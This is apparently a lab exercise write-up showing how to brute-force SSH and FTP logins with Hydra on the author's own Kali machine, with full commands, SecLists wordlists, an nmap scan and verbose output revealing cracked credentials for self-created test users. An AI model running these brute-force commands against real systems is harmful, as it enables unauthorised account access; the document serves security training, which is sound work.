
Authentication Cracking with Hydra.

Tasks: 1) Enable and set up the SSH service and crack its authentication process.
2) Enable and set up a service of choice and crack its authentication process.


Let’s start with task number 1.

We’re going to create a new user in Kali.




```
┌──(kali㉿kali)-[~]
└─$ sudo adduser test_user
[sudo] password for kali:
info: Adding user `test_user' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `test_user' (1001) ...
info: Adding new user `test_user' (1001) with group `test_user (1001)' ...
info: Creating home directory `/home/test_user' ...
info: Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
```

From here, we’re going to activate the **SSH Service**.



```
┌──(kali㉿kali)-[~]
└─$ sudo service ssh start
```

If we wanted to change the parameters and configuration of the service, we would go into the **/etc/ssh directory** where we would find the **sshd_config** file.
If we open that file, we can change the values of the daemon such as port, authentication permissions, authentication retries and so on and on. For the purpose of this task, we won’t change anything.
Now we’re going to see if the ssh service connection with the new user is up and running correctly on our machine.



```
┌──(kali㉿kali)-[~]
└─$ ssh test_user@192.168.50.100
test_user@192.168.50.100's password:
Linux kali 6.6.15-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.6.15-2kali1 (2024-04-09) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
┌──(test_user㉿kali)-[~]
└─$ █
```


With the line **ssh test_username@ip**, we're asked to enter the password of the user. After we do that, we can see that **test_user is now accessing the terminal**.

So now we know that the service runs. Now we're going to use Hydra to crack the authentication process.

We'll 'use this command:


hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords.txt 192.168.50.100 -t 4 ssh

The switch -V means verbose so we'll see step by step every approach the Hydra program will take to crack username and password. The switch -L lets us use a txt file for the username while -P lets use a txt file for the passwords. Here we'll use the **xato 10 million username list** and the **xato 10 million password list** we got from Seclist. Then we'll put the target IP and then the -t 4 switch to help us limit the parallel tasks that the program runs. In the end we put the service name then we hit enter and start the cracking.



```
┌──(kali㉿kali)-[~]
└─$ hydra -V -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-millio
n-passwords.txt 192.168.50.100  -t4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for ille
gal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-16 11:18:17
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent o
verwriting, ./hydra.restore

[DATA] max 4 tasks per 1 server, overall 4 tasks, 43048887321024 login tries (l:8295456/p:5189454), ~10762221830256 tries per task
[DATA] attacking ssh://192.168.50.100:22/
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "123456" - 1 of 43048887321024 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "password" - 2 of 43048887321024 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "12345678" - 3 of 43048887321024 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "qwerty" - 4 of 43048887321024 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "123456789" - 5 of 43048887321024 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "12345" - 6 of 43048887321024 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "1234" - 7 of 43048887321024 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "111111" - 8 of 43048887321024 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "1234567" - 9 of 43048887321024 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "dragon" - 10 of 43048887321024 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "123123" - 11 of 43048887321024 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "baseball" - 12 of 43048887321024 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "abc123" - 13 of 43048887321024 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "football" - 14 of 43048887321024 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "monkey" - 15 of 43048887321024 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "letmein" - 16 of 43048887321024 [child 2] (0/0)
```


We’ll see that the program will find the matching username and password in a matter of minutes.



```
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "hunter" - 42 of 43048887321024 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "" - 43 of 43048887321024 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "buster" - 44 of 43048887321024 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "soccer" - 45 of 43048887321024 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "harley" - 46 of 43048887321024 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "batman" - 47 of 43048887321024 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "andrew" - 48 of 43048887321024 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "tigger" - 49 of 43048887321024 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "sunshine" - 50 of 43048887321024 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "iloveyou" - 51 of 43048887321024 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "fuckme" - 52 of 43048887321024 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "2000" - 53 of 43048887321024 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "charlie" - 54 of 43048887321024 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "robert" - 55 of 43048887321024 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "thomas" - 56 of 43048887321024 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "hockey" - 57 of 43048887321024 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "ranger" - 58 of 43048887321024 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "daniel" - 59 of 43048887321024 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "starwars" - 60 of 43048887321024 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "klaster" - 61 of 43048887321024 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "112233" - 62 of 43048887321024 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "george" - 63 of 43048887321024 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "asshole" - 64 of 43048887321024 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "computer" - 65 of 43048887321024 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "michelle" - 66 of 43048887321024 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "jessica" - 67 of 43048887321024 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "pepper" - 68 of 43048887321024 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "1111" - 69 of 43048887321024 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "zxcvbn" - 70 of 43048887321024 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "555555" - 71 of 43048887321024 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "11111111" - 72 of 43048887321024 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "131313" - 73 of 43048887321024 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "freedom" - 74 of 43048887321024 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "777777" - 75 of 43048887321024 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 76 of 43048887321024 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "fuck" - 77 of 43048887321024 [child 2] (0/0)
[22][ssh] host: 192.168.50.100   login: test_user   password: testpass
```


Now we’ll proceed with the second task.

We’ll set up another service and we’ll crack its authentication process.




```
┌──(kali㉿kali)-[~]
└─$ service vsftpd start

┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV 192.168.50.100
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-16 15:58 EDT
Nmap scan report for 192.168.50.100
Host is up (0.0000020s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 9.6p1 Debian 4 (protocol 2.0)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.33 seconds
```

Now that we have confirmed that the service is up and running, we’ll add a new user to it.




```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo adduser pen_tester
[sudo] password for kali:
info: Adding user `pen_tester' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `pen_tester' (1004) ...
info: Adding new user `pen_tester' (1004) with group `pen_tester (1004)' ...
info: Creating home directory `/home/pen_tester' ...
info: Copying files from `/etc/skel' ...
New password:
```

New user is up and we linked it with ftp. Now we're going to use hydra to find the user and the password using the same command with the same lists we used earlier. But this time we'll use the switch -t 16, because the ftp protocol doesn't limit the parallel task the program can run.



```
┌──(kali㉿kali)-[~]
└─$ hydra -V -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-millio
n-passwords.txt 192.168.50.100 -t 16 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for ille
gal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-16 16:27:34
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent o
verwriting, ./hydra.restore

[DATA] max 16 tasks per 1 server, overall 16 tasks, 43048900805935 login tries (l:8295457/p:5189455), ~2690556300371 tries per task
```

And we'll have the user and the password in just a few minutes.



```
[ATTEMPT] target 192.168.50.100 - login "pen_tester" - pass "jennifer" - 40 of 43048900805935 [child 12] (0/0)
[ATTEMPT] target 192.168.50.100 - login "pen_tester" - pass "zxcvbnm" - 41 of 43048900805935 [child 15] (0/0)
[ATTEMPT] target 192.168.50.100 - login "pen_tester" - pass "asdfgh" - 42 of 43048900805935 [child 7] (0/0)
[ATTEMPT] target 192.168.50.100 - login "pen_tester" - pass "hunter" - 43 of 43048900805935 [child 10] (0/0)
[ATTEMPT] target 192.168.50.100 - login "pen_tester" - pass "" - 44 of 43048900805935 [child 8] (0/0)
[ATTEMPT] target 192.168.50.100 - login "pen_tester" - pass "buster" - 45 of 43048900805935 [child 9] (0/0)
[ATTEMPT] target 192.168.50.100 - login "pen_tester" - pass "soccer" - 46 of 43048900805935 [child 11] (0/0)
[ATTEMPT] target 192.168.50.100 - login "pen_tester" - pass "harley" - 47 of 43048900805935 [child 13] (0/0)
[ATTEMPT] target 192.168.50.100 - login "pen_tester" - pass "batman" - 48 of 43048900805935 [child 14] (0/0)
[21][ftp] host: 192.168.50.100   login: pen_tester   password: redteam
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "123456" - 5189456 of 43048900805935 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "password" - 5189457 of 43048900805935 [child 4] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "12345678" - 5189458 of 43048900805935 [child 5] (0/0)
```